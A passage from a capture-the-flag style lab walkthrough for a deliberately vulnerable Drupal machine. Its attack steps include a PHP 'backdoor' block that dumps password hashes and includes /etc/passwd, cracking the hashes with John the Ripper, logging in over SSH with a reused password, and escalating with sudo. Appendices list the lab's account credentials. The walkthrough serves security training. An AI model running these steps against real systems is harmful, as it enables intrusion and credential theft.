
More information about formatting options

User specific visibility settings

Custom visibility settings:

Illustration 36: Using the dangerous input format.


Then click the 'Save block' button. The next step is to make the block visible. On the Block listing page that results (at /admin/build/block) scroll down to the Disabled blocks and change the drop down from '<none>' to 'Full width right sidebar' then click the 'Save blocks' button at the bottom.


Blocks | LAMPSecurity Research - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Blocks | LAMPSecurity Research
192.168.56.4/admin/build/block
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM

Block	Region	Operations
Footer right		
No blocks in this region		
PlainCode before body ends		
No blocks in this region		
Disabled		
Backdoor*	<none>	configure delete
Archive list		configure
Author information		configure
Popular content		configure
Powered by Drupal		configure
Recent comments		configure
Recent comments view		configure
Secondary links		configure
Syndicate		configure
Today's popular content		configure

Illustration 37: Activating the evil block.


Once saved you should see the backdoor block exposing all the hashes for passwords on the right hand side of the screen. Go ahead and copy these and paste them into a new gEdit file so we can crack them.



```
Backdoor:
admin:49265c16d1dff8acef3499bd889299d6
Barbara:bed128365216c019988915ed3add75fb
Jim:2a5de0f53b1317f7e36afcdb6b5202a4
Steve:08d15a4aef553492d8971cdd5198f314
Sherry:c3319d1016a802db86653bcfab871f4f
Gene:9b9e4bbd988954028a44710a50982576
Harvey:7d29975b78825ea7c27f5c0281ea2fa4
John:518462cd3292a67c755521c1fb50c909
Johnathan:6dc523ebd2379d96cc0af32e2d224db0
```

Illustration 38: Viewing Drupal password hashes in the evil block.

Now that we have the hashes in a gEdit document, go ahead and save the document as hashes.txt in your /root home directory. Be sure not to copy the first line that reads "Backdoor:".




```
admin:49265c16d1dff8acef3499bd889299d6
Barbara:bed128365216c019988915ed3add75fb
Jim:2a5de0f53b1317f7e36afcdb6b5202a4
Steve:08d15a4aef553492d8971cdd5198f314
Sherry:c3319d1016a802db86653bcfab871f4f
Gene:9b9e4bbd988954028a44710a50982576
Harvey:7d29975b78825ea7c27f5c0281ea2fa4
John:518462cd3292a67c755521c1fb50c909
Johnathan:6dc523ebd2379d96cc0af32e2d224db0
Susan:0d42223010b69cab86634bc359ed870b
Dan:8f75ad3f04fc42f07c95e2f3d0ec3503
```

Illustration 39: Create a local password hash file to crack.

Password re-use is an ever present problem today. If we can crack any of these hashes then we may be able to re-use the same password to gain shell access to the target system. Drupal saves password hashes using the MD5 algorithm, which isn't very strong. We may be able to brute force these hashes or use a dictionary to look up some of the values. The program John the Ripper is excellent for this task. Open up John the Ripper from the Applications → BackTrack → Privilege Escalation → Password Attacks → Offline Attacks → john the ripper menu. You can also use John by opening a terminal and navigating to /pentest/passwords/john. Type in the following command to start up John:

```
# ./john -w=/pentest/passwords/wordlists/rockyou.txt –format=raw-
MD5 /root/hashes.txt
```

The results will be frightening and should show pretty quickly:



root@bt: /pentest/passwords/john
File Edit View Terminal Help


```
cat: README-backtrack: No such file or directory
john                    john.conf        john.log  john.rec      john-x86-mmx
john.bash_completion  john.local.conf  john.pot  john-x86-any  john-x86-sse2
root@bt:/pentest/passwords/john# ./john -w=/pentest/passwords/wordlists/rockyou.
txt --format=raw-MD5 /root/hashes.txt
Loaded 21 password hashes with no different salts (Raw MD5 [128/128 SSE2 intrins
ics 4x])
password         (test)
cherry           (Michael)
fantasy          (Sally)
12341234         (George)
passw0rd         (Barbara)
football123      (admin)
swanson          (Juan)
letmein!         (Jim)
thundercats      (Xavier)
BobMarley        (Susan)
1website         (Sherry)
guesses: 11  time: 0:00:00:04 DONE (Wed Jun  5 12:06:33 2013)  c/s: 34947K  tryi
ng:abygurl69 - ¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
root@bt:/pentest/passwords/john# 
```

Illustration 40: John the Ripper cracking Drupal passwords.

Now all we have to do is test out these passwords. With some luck the passwords will match, although the Drupal user accounts probably aren't the same as the system accounts. We can check what system account names are using our backdoor Block on the Drupal site (go to /admin/build/block and click the 'configure' link next to your backdoor block) by changing the code to be:

```
<?php include('/etc/passwd');?>
```

This will include the password file from the target and will show the login names for all the users of the system.




```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:
/sbin/nologin daemon:x:2:2:daemon:/sbin:
/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin
/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
```

Illustration 41: Using PHP to view the /etc/passwd file.

If you scroll through the file you wont' find any entry for Barbara, but looking at Barbara's profile page we see that her last name is “Dio” which does show up in the passwd file. It looks as though Barbara's account is “bdio” so let's try to SSH in to the target using this username and password combination. Simply open a terminal and type in:

```
# ssh bdio@192.168.56.4
```

Substituting the appropriate target IP address. When prompted for a password, enter the cracked value from John (passw0rd) and see what happens:



```
password         (test)
cherry           (Michael)
fantasy          (Sally)
12341234         (George)
passw0rd         (Barbara)
football123      (admin)
swanson          (Juan)
letmein!         (Jim)
thundercats      (Xavier)
BobMarley        (Susan)
1website         (Sherry)
guesses: 11  time: 0:00:00:04 DONE (Wed Jun  5 12:06:33 2013)  c/s: 34947K  tryi
ng:abygurl69 - ¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
root@bt:/pentest/passwords/john# ssh bdio@192.168.56.4
The authenticity of host '192.168.56.4 (192.168.56.4)' can't be established.
RSA key fingerprint is a3:39:2d:9f:66:96:0d:82:ad:52:1f:a1:dc:b1:f1:54.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.4' (RSA) to the list of known hosts.
Welcome to LAMPSecurity Research SSH access!

Unauthorized access is expected...
bdio@192.168.56.4's password:
[bdio@localhost ~]$
```

Illustration 42: Using the stolen SSH credentials.

We're in! Now we can do all sorts of nasty stuff to the system. Try the other user accounts and passwords and see if you get lucky and find an account that will let you in that will respond to the command:

```
$ sudo su
```

and provide you with a root prompt (#). Only some users can use the sudo (or super-user do) command, but using it in conjunction with the 'su' command may allow you to switch from a regular user to root!

Appendix I – Conclusions

This target virtual machine suffers from a number of problems. As demonstrated in this exercise, the most damaging issue is the fact that the system's users re-use passwords on the web interface and the shell. This means that any password exposure will lead to a local shell account. Enforcing a password policy is difficult, especially when users are allowed to create their own passwords. Even if the application had a check to ensure that the application password was different from the system password it would be prone to issues (for instance, a compromised web account could be used to determine the shell password by attempting password resets and seeing which ones failed).

Another problem is the fact that users can issue PHP code statements through the web interface. Any system that does this is dangerous, so steps should be taken to prevent this functionality or severely restricting access to it. In this walk through we were able to take over an entire system because of this one problem.

Appendix II – Account Details

Spoiler Alert!!!

Don't read this part of the document if you haven't completed the exercise, it contains account credentials that can be used to access the system.

Root password: thing1thing2
MySQL password: JumpUpAndDown

Departments:
- Marketing
- Sales
- Research
- IT
- HR is outsourced

CEO, CIO
Directors of Marketing, Sales, and Research

CEO – James Harraway (letmein! letmein!)
CIO – Steve Pinkton (football123 drupal)

Director of Marketing – Sherry Holden (Drag0n 1website)
Director of Sales – Gene Connor (Sunshine123 superSun123)
Directory of Research – Dr. Harvey Plink (MasterMaster MonsterDrink?)
Director of IT – John Goldman (Ninja! 4summer13)

Marketing Dept.
Barbara Dio (passw0rd passw0rd)
Johnathan Alderman (michelle 1loveU)

Sales Dept.
Susan Swiney (sellsellsell BobMarley)
Dan Hart (stupidpassword BaseballSeason)
George Prune (georgerules 12341234)

Research Dept.
Jeff Grimes (workpass sitepass)
Stacey Hunter (12twelve12 Seventy70)
Juan Ingersol (ingersolpassword swanson)
Michael Swanson (changeme123 cherry)
Jerome Stone (st0n3d buddahbrother)

IT Dept

Tom Maloney (broney	drupalpassword) DBA
Xavier Bruce (mumrah!	thundercats) Sysadmin
Sally Loreman (1unicorn1	fantasy)

Appendix III – Afterword

I would like to acknowledge the support of the University of Pennsylvania, School of Arts & Sciences computing for making my work on this exercise possible. I would also like to thank my Drexel co-op, Josh Bauer, for his help in testing the target and reviewing this documentation. I'd also like to thank Helen Anderson and Conor Schaefer with logistics for the live presentation of this exercise to InfraGard Philadelphia.

I welcome any feedback, questions, or comments. Feel free to e-mail me at justin@madirish.net.

I'd like to dedicate this work to the memory of my son, Tristan.